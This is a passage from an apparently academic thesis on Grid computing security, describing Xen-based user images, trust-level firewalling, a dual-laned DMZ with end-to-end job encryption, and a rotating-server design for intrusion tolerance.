


Figure 6.6: Image Creation Station

A user can create several (different) images giving each image a separate name. The ICS deploys the images to the cluster and provides the image-to-user-mapping which is later used by the scheduling engine to select the correct virtual machine.

6.4.3 Custom Firewalling

The virtualisation solution presented above secures both software and data from being access directly by unauthorised users, but the network and thus the connected resources are fully accessible to a Grid user if no firewalling technology is used. Since users can install software with root privileges it is easy to install packet sniffing tools to monitor network traffic. It is also possible to probe for remote vulnerabilities in other users' images to gain access illegally. Thus, it is desirable to prevent network access between images of different users. It is also desirable to allow different users to have different network settings concerning the Internet. Traditional Grid applications do not require Internet access, however some commercial applications must contact a licensing server (e.g. FlexLM) to run and thus must at least be able to make outgoing connections. Fully service-oriented applications or interactive applications might even need to be reachable from the Internet and thus require incoming connections to be possible. System wide firewall configuration would either restrict applications with high connectivity requirements or unnecessarily endanger applications which normally operate in a private network.

Since users already have their own operating system, the presented approach adds to this a user based firewalling approach located in the Xen0 controlling the user image to facilitate the different requirements. The extent a user is allowed to open or close ports for his or her image is specified by the administrator of the site either on a per user and/or a per virtual organisation (VO) basis. The basic idea of the proposal is to automatically generate a dynamic firewall rule set per user based on the user's level of trust as a member of a VO. To simplify firewall setup, several presets for different trust levels exist on which custom rule sets can be based.

To satisfy the network communication needs of all valid Grid users, several levels of trust between full trust and no trust are defined. Based on the trust level, the generated firewall rule set is more or less strict. There are two categories of trust. Firstly, inter-user trust which mainly controls access between the cluster nodes which is defined by the VO itself, and secondly, provider-trust which mainly controls in and outbound communication between the cluster and the Internet which is defined by the administrator based on his or her level of trust in the VO. There are three basic levels of trust in each category that can be extended with a variety of rules satisfying special needs.

Inter-user trust levels:

- **Open:** This level allows free access between all the nodes of a number of VOs (i.e. all D-Grid VOs). Members of the VOs are allowed to connect to all other compute nodes of the VOs in their group. This level of trust is good for open research communities which want to collaborate with other communities.
- **Restricted:** This level allows free access between all the nodes of a single VO. Members of the VO are allowed to connect to all other compute nodes of their

VO. This level of trust is the typical choice for non-commercial communities with a trusted user base.

- **Closed:** Users of a VO with this level of inter-user trust can only reach and login to their own compute nodes. Login to other machines contained in their VO is forbidden. This level of trust is useful for commercial communities with competing users share the same resources without mutual trust (i.e. the InGrid VO).

Provider trust levels:

- **Open:** This level allows free access between all the nodes of a VO and the Internet. Members of the VOs are allowed to connect to free chooseable port and IP addresses.
- **Restricted:** This level allows restricted access between all the nodes of a VO and the Internet. Members of the VOs are allowed to connect to certain predefined port and IP addresses ranges defined by the administrator. This can be used for instance to block unsafe ports like the telnet port, or to restrict connection to certain Grid sites.
- **Closed:** This level does not allow access between the nodes of a VO and the Internet. This is currently the most common setting for the Grid.

This hierarchy allows a quick classification of users, distributing the decision to the relevant authorities without endangering the rest of the Grid. If a user's membership in a VO changes, the level of trust also changes. A schematic overview is shown in figure 6.7.

These presets work well for a quick configuration based on VOs. However particularly if an industrial adoption of Grid computing is to occur, more fine grained configuration is needed to accommodate legacy applications and usage scenarios. For this purpose, user based extensions to the presets are introduced.

An extension is a set of additional rules which extends the standard VO template to satisfy special user needs. Extensions affect the border firewall of the resource provider. A newly opened port could be a possible security hole for intruders, but only the user's own VM can be reached from the outside network. If a user decides to open a port, (s)he also accepts the entailed risks.

Extensions do not decrease the network security level for other users. All ports which could be opened by users and their respective protocols are tagged with a special bitmask. The bitmask ensures that only certain ports can be opened. For example, it can be configured that all users can open a secure shell connection (SSH) to an external machine but only selected users with a high level of trust can open the standard FTP port.

All extensions are connected to the IP addresses of the virtual machines of the user dynamically. Thus, if a user requests an open port to reach an outside resource, only (s)he can connect to it. Connections to or from other users' VMs are denied.




Figure 6.7: Levels of Trust Overview

To add, change or remove extensions, a Grid service running on the Globus head-node is provided. All security features of the Grid Security Infrastructure (GSI) apply, so it is safe to assume that a user can only operate on his/her own extensions. An exception in form of an alert is thrown if a user enters an invalid extension. All valid extensions will be transferred into a firewall database which is used by the cluster scheduling engine.

6.4.4 Virtualisation Results

Xen virtualisation based systems address the challenges for on-demand security as follows:

Authorisation is basically similar to traditional cluster and Grid systems. Since the resources that are accessed are very generic (CPU time, main memory and disk space), deployed applications have the illusion of running on a system of their own. The interaction patterns with the security-relevant part of the complete system – the Xen hypervisor itself and the controlling Xen0 domain – are well-defined; Xen’s sandboxing takes care of restricting consumed CPU time and disk space of a XenU instance, a firewall or packet filter installed in the Xen0 domain can, in addition, constrain network connectivity. Thus, a compromised password or certificate used to gain access

to a providers' system will in the worst case result in wasted CPU cycles. Data and application from other users are protected since they live in completely separate XenU domains; the provider is safe from attacks coming from the compromised domain since he or she can always restrict or destroy the offending instance while keeping full control over the system's hardware and resource allocation.

Auditing in a Xen-based system can be done on the Xen0, since every bit of information going into and leaving a XenU domain (be it network or disk transfers) has to pass through the Xen hypervisor, where it can be recorded. However, interpreting the audit trails generated by Xen can be more difficult compared to standard Unix auditing methods, since the information available to the Xen0 is on a lower abstraction level: Xen can only record network packet data received and sent and disk device read/write operations, whereas auditing on kernel level automatically can extract corresponding file names or network protocol information related to a process. However, a solution producers can of course install own auditing solutions in their private images. This is an advantage especially in the case where a solution producers has images running on resources from different resource providers but requires a single auditing solution for all images.

Confidentiality is improved in Xen-based systems compared to traditional Unix systems on which several users have simultaneous access to the system. The Xen sandboxing ensures that (unless the solution producer decides otherwise) the OS installed in each XenU instance is exclusively used by one customer, who in turn has exclusive access to all files in the corresponding virtual disk image. This principle also ensures that different solution producers are protected from each other and also that customers are protected from solution producers that are used by other customers.

Since the XenU sandboxes use an administrator-provided Linux kernel image, users effectively have no access to the controlling Xen0 instance or other users' XenU instances, thus protecting the provider from malicious users. This constellation, however, does not protect users from the provider, since the user has control over the data processing that takes place in the kernel. Since all information has to pass through the kernel, even the use of encrypted filesystems does not suffice, since keys can always be read out from the XenU address space by the provider. However, finding keys in the memory space used by applications to encrypt files takes significant effort, so a file-level encryption used by applications could increase the obstacles the provider has to overcome to access users' application data.

6.5 New Grid Network Setup

6.5.1 Introduction

The introduction of a large number of unknown Grid users to the local cluster environment is not welcomed by cluster administrators or by existing cluster users. While standard operating system user protection schemes are in place, the idea of running unknown code and letting unknown users work on the local system is not acceptable. To deal with this concern, the previous section introduced a Xen [19] based virtual execution environment into which Grid users are placed so they cannot harm other users. Using an Image Creation Station (ICS), Grid users create a Xen image in which they can interactively install their software. This image is then deployed onto the cluster. This counters the concerns of the cluster administrator and the cluster users where the Grid users are concerned, since all Grid users are constrained to their virtual machine and do not have access to the rest of the system.

However, a further concern of the cluster administrator and the cluster users is the introduction of relatively young and uncertified Grid middleware into the existing secure local cluster setup. The standard Grid setup of Globus, gLite and Unicore calls for the Grid headnode and the cluster headnode to be on the same physical machine or at least in the same network. This endangers the local cluster and its users, since a remote exploit of the Grid middleware allows an attacker to also compromise the cluster network. Furthermore, the Grid headnode must be reachable from the Internet, exposing the cluster to external attacks, which in a purely local setup would not be possible.

To combat this threat, a Grid enabled dual laned Demilitarised Zone (DMZ) is proposed which separates the Grid headnode and the cluster network. However, the creation of a Grid DMZ creates a number of new problems which must be dealt with. Previously, the Grid headnode was responsible for the distribution of job data via direct access to the cluster scheduler. Due to the newly introduced network separation, this approach is no longer possible, since an open connection from the Grid headnode into the cluster network would also open a route for attackers. Furthermore, this separation of the Grid headnode from the cluster creates some security concerns for the Grid users, since the GSI protection ends with the Grid headnode. This leads to the second problem area which is discussed in the next subsection.

Parts of this section have been published in [149].

6.5.2 Threats Due to the Demilitarised Zone

Due to the introduction of a DMZ, the Globus Security Infrastructure (GSI) [72] is no longer sufficient to ensure the confidentiality and integrity of user data. In a standard setup, GSI is responsible for the integrity of the data, but the assumption is that the Grid headnode has full access to the cluster. Data encrypted with the GSI is decrypted by the Grid headnode - now in the DMZ - which potentially is compromised. As a

consequence, GSI-secured job data stored on the Globus headnode inside the DMZ is not safe. This is unacceptable especially for industrial adoption. Customers wanting to access external Grid cluster resources need to know that their software and data is protected not only during transmission but also during computation on the cluster resources. To this end, an extension of GSI is proposed which cryptographically links the Grid client, through the DMZ and the cluster scheduler, to the virtual execution hosts introduced in the previous section to enable end-to-end cryptographic protection of data.

From the discussion above, the following requirements can be derived:

1. To protect existing cluster systems, a separation of the Grid/cluster network into two isolated networks is needed.
2. To protect Grid user data, GSI encryption must be extended to encompass both the Grid and the cluster network.
3. Grid user data must never be stored in unencrypted form in the DMZ, and the Grid middleware must not be able to decrypt the data, since the Grid middleware is in the DMZ and thus is potentially compromised.
4. To protect the Grid middleware in the DMZ, standard Network Intrusion Systems need to be extended by Grid specific signatures.

An important aspect is that the security countermeasures do not add complexity for the end users, since Grids tend to be too complex even without security. All security extensions should therefore be transparent and easy to use.

In this section, an end-to-end security solution is presented, which fulfills the stated requirements. The approach is divided into several parts:

6.5.3 Demilitarised Zone

To prevent external intruders from accessing the cluster hardware by exploiting weaknesses in the Grid middleware, the Grid/cluster subnet is divided into two separate subnets, the border network and the cluster network. The DMZ guards both networks with a firewall configured to the specific needs of the network in question. The border firewall filters connections from the Internet and denies unwanted connections to all machines within the DMZ. However, since Grid middlewares require a large number of open ports to function correctly and efficiently, and a large number of fluctuating users need to access the Grid, the border firewall is relatively open. The Grid headnode is located in the DMZ. The inner firewall guards the cluster network and prevents direct connections to the cluster subnet. To protect the cluster network, the inner firewall is very strict and only allows a single specially designed cluster connector to pass through and does not allow any interactive sessions to pass to the cluster headnode. The cluster resides in the cluster network and consists of a cluster headnode and a set of virtual worker nodes. An architectural overview is presented in figure 6.8.




Figure 6.8: Architectural Overview

As mentioned in the previous section, if a user wants to submit a new job, (s)he has to create a Xen image using the ICS. Since the ICS must also allow users to log on from the Internet, it is located inside a part of the DMZ. Based on the X.509 Grid identity, the user can log on to an individually created image and install all required software. The user only gets to log on to his/her own XenU user image and thus cannot compromise other images in the DMZ. To prevent an attacker from compromising the Grid headnode and then from there compromising the ICS, a dual laned DMZ approach is employed which restricts access to either the Grid headnode lane or the ICS lane. Thus, if one lane is compromised, the other lane remains unaffected.

6.5.4 End-to-End Encryption

Since jobs are no longer executed in the same network realm as the Grid headnode, a new encryption scheme is required. When a user submits a job, the client software (e.g. the Gridsphere portal [182]) generates a 48-byte session key which is encrypted with the public key of the XGE. This session key is used to encrypt both the job data and later the result data. Both the job and the encrypted session key can now be transferred through the insecure DMZ. Due to its location in the DMZ, the Grid headnode is considered unsafe, so the job data remains encrypted and the corresponding keys are not available outside of the secure network environment.

6.5.5 Job Submission, Transfer and Execution

Since direct communication between the Grid headnode and the cluster scheduler is no longer possible, a new mechanism is required to transfer and execute a Grid job. A

newly developed software called *Fence* deals with the task of transferring job data to the cluster headnode. During the development, two important issues had to be dealt with: Integration into the existing infrastructure (in this case Globus Toolkit 4 and Sun Grid Engine) had to be easy and the software should meet certain security criteria. Due to this, *Fence* was split into two parts: One part is a Job Manager and thus responsible for the communication with the Globus Toolkit. The other part is a set of daemons running on the two headnodes which are responsible for job data transfers. In detail, *Fence* consists of the following components:

- Job Manager: The job manager is tightly integrated into the Globus Toolkit. One component is a Scheduler Event Generator (SEG). The other one hands over a new job to the scheduler.
- DMZ Head Node Client (*dhnc*): The *dhnc* provides the communication between the Globus headnode and the Cluster headnode.
- Cluster Head Node Daemon (*chnd*): The *chnd* represents the interface between the services on the Globus headnode and the XGE on the cluster headnode. Due to its location, the *chnd* is a security critical component.
- DMZ Head Node Daemon (*dhnd*): The *dhnd* is the second service on the Globus headnode. It is a background task, serving requests from the *chnd*.

To use the developed Job Manager, a new job must use a specific factory type. In the last stage of processing, Globus hands over the job to the Job Manager. The Job Manager extracts all relevant facts from the job description, stores the encrypted job data locally and hands over the job to the next component. The *dhnc* sends a message to the Cluster headnode. The message only contains the ID of the new job. On the cluster headnode, the *chnd* receives the message and, if the job is to be accepted, initiates a connection back to the Globus headnode. This technique requires only one port to be opened (for the notification message) in the incoming direction on the internal firewall. All following connections are initiated from within the cluster network. The counterpart of the *chnd* is the *dhnd*. These two components exchange the job data over the established connection. After successful transmission, the connection is closed.

The XGE executes jobs not in a native but in a virtualised environment, namely the user specific Xen-Image created in the ICS.

A job submission with full encryption is divided into several steps. The steps are shown in Figure 6.9 and explained in the following:

1. The user creates a fully customised Xen-Image using the ICS. This image represents the base for the upcoming computation.
2. The image is transferred to the cluster headnode. The connection is initialised from the cluster network. This ensures maximum security, because no open incoming port towards the cluster network needs to be open.




Figure 6.9: Steps Required for End-to-End Encryption

3. The client generates a session key and encrypts the session key with the XGE public key. It then archives and encrypts the job data with the session key and creates a customised RSL file. The RSL file contains the name of the archive and the encrypted session key.
4. The job data is copied to the Globus headnode via GridFTP.
5. A Globus GRAM call with the RSL file is launched.
6. Globus hands over the job to Fence, which transfers the new job to the Cluster headnode.
7. The XGE parses the job description, decrypts the session key and decrypts the data.
8. The XGE schedules the images created in step 1.
9. The job is executed.
10. The results are copied back to the XGE.
11. The results get encrypted with the session key.
12. The results are copied back to the Globus headnode.
13. The user fetches the results with GridFTP.
14. The user decrypts the results.

6.5.6 Demilitarised Zone Results

The Grid demilitarised zone helps to protect the cluster from vulnerabilities in the Grid middleware by reducing the path an attacker can take from the Grid middleware to the cluster from direct access to a single remote port connected to a single small component the *dnhc*. While this makes attacks against the cluster and the virtual execution hosts much harder, a compromise of the Grid middleware is still critical issue, since all Job information can be accessed and controlled on the Grid headnode. The next section deals with a proactive intrusion tolerance system to protect the Grid headnode in the DMZ.

6.6 Rotating Servers

6.6.1 Introduction

The Grid headnode is a central component in the Grid environment and is the entry point for all external attacks and a fair number of internal attacks, as shown in section 4.6 and Figure 4.8. The following section will mainly deal with external resource and meta-data attacks on the resource provider by hindering the attacker from getting a foothold on the Grid headnode (Figure 4.8 1.1). Removing the foothold also significantly hampers external attacks against the users (Figure 4.8 1.2). Some data attacks against the resource provider will also be discussed.

The difficulty in securing computer systems in general stems in large part from the increasing complexity of the systems today and the constant innovation and morphing of attack techniques. Despite intense research on computer and network security, critical information processing systems remain vulnerable to attacks [134]. Due to this fact, the research area of Intrusion Tolerant Systems (ITS) [49] aims to cope with the inevitable attacks and to create systems which, to a certain extent, can continue operating even though they are being attacked. Traditionally, this is done by implementing the following steps: self-diagnosis, repair, and reconstitution. The main drawback of this approach is that self-diagnosis requires an Intrusion Detection System (IDS) to raise an alarm. This works well for known or obvious attacks (like Distributed Denial-of-Service (DDoS) attacks) but fails to cope with unknown and stealth attacks. A stealth attack is an attack which does not affect the regular function of the attacked system and as such might not be noticed, e.g. stealing a copy of `/etc/shadow` from a web-server might not be noticed while defacing the front page of the same server or even crashing the system would definitely draw attention to the attack. Furthermore, many ITS work by using redundancy to replace compromised resources with backups. This creates problems with maintaining the state of the compromised resources, resulting in the fact that many ITS only deal with stateless resources, such as static web servers.

In this section, a new intrusion tolerance system is presented which improves the security of stateful WSRF Grid servers against stealth attacks. The system is based on a novel server rotation strategy utilising paravirtualisation to close attack windows for stateful service-oriented Grid headnode servers. The presented approach does not require complex attack detection procedures or heterogeneous redundancy mechanisms. A flexible plugin based rotation manager deals with the complex issue of managing stateful connections to the Grid server, and a database connector is utilised to detach service state from the rotating functional components of the Grid server.

Parts of this section have been published in [165].

6.6.2 Self-Cleansing Grid Servers

This section presents the proposed architecture for an intrusion tolerant Grid server using virtualisation technology to enable self-cleansing of the entire guest operating system. Targeted stealth attacks are becoming a serious concern with CEOs and other key personnel being targeted specifically. Coupled with the complexity of Grid systems the author believes that undetected Grid server compromises will occur no matter which security precautions are taken. Thus, the main design goal of this section is to periodically refresh the Grid server from a clean read only image every couple of minutes, thus removing any attack code from the Grid system, if it was detected or not. This periodic refresh significantly reduces the window of opportunity to damage the system. The basic approach is simple: a read only image of the Grid headnode is created and booted on two systems. At any given time, only one of the Grid headnodes is connected to the Internet and the cluster. Periodically, the active headnode is shutdown and the passive headnode takes the active role. The shutdown node then immediately restarts from the read only image and takes the passive role. This procedure is repeated indefinitely.

One of the main problems which needs to be solved is state management. Each time the active node is shutdown, the running state of all software is lost and all open connections are terminated. In a traditional Grid, the headnode runs both the Grid middleware and the cluster scheduling software and as such must keep the state of a number of vital Grid services (i.e. WS-GRAM, GSI-SSH Grid-FTP), the scheduling software (i.e. Torque, SGE), current file transfers (i.e. Grid-FTP, SCP) and critically it must also handle the state of interactive sessions. Simply shutting down and restarting this sort of system every couple of minutes would lead to an enormous number of errors. No job data which takes more than couple of minutes to upload could be transferred to the Grid, unscheduled jobs would be lost and scheduled jobs would become orphans. The Grid would be completely inoperable. To solve this problem, it is necessary to separate the issues into manageable parts.

The new Grid setup introduced in the previous sections is a vital prerequisite for the protection mechanism for the Grid headnode since the new setup significantly reduces capabilities of the Grid headnode and thus reduces the complexity of the Grid headnode. The use of private virtual machines enables job data to be pulled directly onto the worker nodes, avoiding the danger of Grid headnode compromises to the data transfer. This leaves the external attacks (1.x). Two firewalls separate the Grid headnode from the Internet and the back-end cluster. This minimises the threat posed by external attackers, however, since a number of ports must be open to allow the Grid to function, it still remains possible for an attacker to compromise the Grid headnode (1.1) and from there to attack the cluster (1.2). Once on the physical cluster, the attacker can then compromise the virtual execution environment of the users (1.3). Since job data can be pulled by the worker nodes directly, no GridFTP or SCP connection will pass through the headnode. Since the cluster scheduler now runs on a separate machine, its state does not need to be dealt with. If the user requires an interactive login

to his or her worker nodes, a direct login can be enabled, so no interactive sessions are routed via the headnode. This direct access to the worker nodes is enabled by the novel firewalling solution presented in section 6.4.3. It should be noted that if this feature is enabled, this opens up a new attack possibility since an attacker can now directly contact the worker nodes. The risk however, can be considered minimal since access to the images is protected by certificate based SSH or GSIssh. An attacker would have to successfully break a RSA certificate or a X.509 certificate protected login in a single user environment. The only thing left to deal with is the state of the actual Grid server with its services.

6.6.3 Managing State

With traditional of the shelf servers like IIS or Apache, state is dealt with in several ways. State is kept in files, databases and in-memory in any number of combinations, making it very difficult to save the entire state of a product. However, the adoption of the service-oriented computing paradigm, in particular the Web service Resource Framework (WSRF), in Grid computing has opened up an interesting opportunity to cleanly deal with the state of a Grid server. The WSRF introduces the notion of a Web service Resource (WS-Resource) that is formed by the combination of a Resource Document and a corresponding web service. It is the purpose of the Resource Document to capture state information for a WS-Resource while the corresponding web service implementation remains stateless. In this way, a multitude of WS-Resources can be created using one stateless web service implementation while capturing the state of execution in multiple Resource Documents. The WSRF further defines web service interfaces to inspect and alter the information contained within the Resource Document and to receive and subscribe for notifications about property changes of a WS-Resource. This new paradigm allows the neat separation of the state of a server from the functional aspects of the server.

Figure 6.10 shows the architecture for state separation. Two redundant virtual operating systems are utilised to host the Grid services (Service Hosts) and one virtual operating system to host a database for the Resource Documents (Storage Host). The Service Host contains the full Grid middleware with all the associated security vulnerabilities. The Storage Host is a minimal Linux system with the database being the only application service available to the two Service Hosts. The Globus toolkit already provides functionality to create and manage persistent Grid services locally. These persistence capabilities are simply extended to store the Resource Documents on the remote Storage Host. The stateless service (i.e. the WS-GRAM service) uses the ResourceHome to create the remote DataBaseResource object. This resource object stores its state in the remote database. Concurrency issues do not have to be dealt with, since at any given time only one of the service hosts will have write access to the state document.




Figure 6.10: State Management

6.6.4 Rotation Strategy

Since the Service Hosts contain the Grid middleware and the associated risks, it is this system that needs to be protected. This is done by periodically rotating a fresh Service Host into active duty. The virtualisation setup described above allows continuous restarting of the Service Hosts without losing the state of the Grid services.

Figure 6.11 shows the architecture of the rotating server setup: (1) is the data connection between the Service Hosts (X,Y) and the Storage Host (S). The connection uses the private virtual network interfaces vif(n).1, vif(m).1 and vif1.0 which are not routed outside of the Xen0 domain. Utilising IP Conntrack, all incoming connections on the physical network interface eth0 of the Xen0 are monitored (2)¹, since rotation must not take place while an active TCP/IP connection is in progress. The Rotation

¹Usually there are two physical network interfaces on a Grid headnode, one for connections to the Internet and one for connections to the cluster. For the sake of clarity, only one is shown. The mechanism for the second interface is analog to the first

